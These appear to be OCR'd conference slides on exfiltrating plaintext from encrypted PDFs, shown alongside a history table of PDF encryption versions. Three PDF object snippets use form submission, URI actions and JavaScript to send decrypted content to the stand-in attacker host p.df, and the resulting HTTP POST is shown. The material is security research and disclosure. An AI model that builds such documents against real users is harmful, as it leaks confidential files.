
```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>      % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>          % attacker’s URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]  % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                         % content to exfiltrate
endstream
endobj
```

Direct Exfiltration through PDF Forms





```
POST / HTTP/1.1
User-Agent: AcroForms
Content-Length: 23

x=Confidential%20content!
```



```
jens@ecorp: ~/vms/Windows-7/Share/03-BH-EU/demos
$
```


This PC > Share (\\vboxsrv) (E:) > 03-BH-EU > demo-exfiltrate


Name	Date modified	Type	Size
encrypted	12/3/2019 4:45 PM	Adobe Acrobat D...	2 KB

1 item 1 item selected 1.57 KB

```
no IPv6|W: ( 70% at Aloft) 172.20.9.102|E: down|FULL 67.21%|815.3 MiB|1.09|5.1 GiB | 1.9 GiB|2019-12-03 17:54:45
```

Direct Exfiltration via Hyperlinks





```
1 0 obj
  << /Type /Catalog
     /URI << /Type /URI /Base 3 0 R >>                    % base URI set to 3 0 obj
     /OpenAction << /S /URI /URI 4 0 R >>  % called URI = base(3 0) + content(4 0)
   >>
endobj

2 0 obj
  << /Type /ObjStm /N 1 /First 4 /Length 19
     /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]       % Identity filter
  >>
stream
3 0 (http://p.df/)                                    % attacker's URI (unencrypted)
endstream
endobj

4 0 obj
<encrypted data>                                          % content to exfiltrate
endobj
```

Direct Exfiltration with JavaScript

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /S /JavaScript /JS (app.launchURL("http://p.df/"
     + util.stringFromStream(this.getDataObjectContents("x",true)))) >>
     /Names << /EmbeddedFiles << /Names [(x) << /EF << /F 2 0 R >> >>] >> >>
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]   % encryption with StdCF
  /Length 32
  >>
stream
[encrypted data]                                          % content to exfiltrate
endstream
endobj
```

Overview

1. **Introduction**
2. **Attacker Model**
3. **Direct Exfiltration**
4. **Malleability Gadgets**
5. **Evaluation**
6. **Mitigation**

PDF Encryption - History

Specification	Algorithm/Key Length	Key derivation	Integrity Protection	State
PDF 1.1 - 1.3	RC4 40-bit	Object Level		Deprecated
PDF 1.4	RC4 128-bit	Object Level		Deprecated
PDF 1.5	RC4 128-bit	Object Level		Deprecated
PDF 1.6 and 1.7	AES-CBC 128-bit	Object Level		✓
PDF 1.7 EL 3	AES-CBC 256-bit	**Document Level**		Deprecated
PDF 1.7 EL 8	AES-CBC 256-bit	**Document Level**		✓

PDF Encryption - History

Specification	Algorithm/Key Length	Key derivation	State
PDF 1.1 - 1.3	RC4 40-bit	Object Level	Deprecated
PDF 1.4	RC4 128-bit	Object Level	Deprecated
PDF 1.5	RC4 128-bit	Object Level	Deprecated
PDF 1.6 and 1.7	AES-CBC 128-bit	Object Level	✓
PDF 1.7 EL 3	AES-CBC 256-bit	**Document Level**	Deprecated
PDF 1.7 EL 8	AES-CBC 256-bit	**Document Level**	✓

CBC Gadgets

Haven‘t we seen this somewhere before?


Malleability Gadgets

□ Ciphertext Malleability

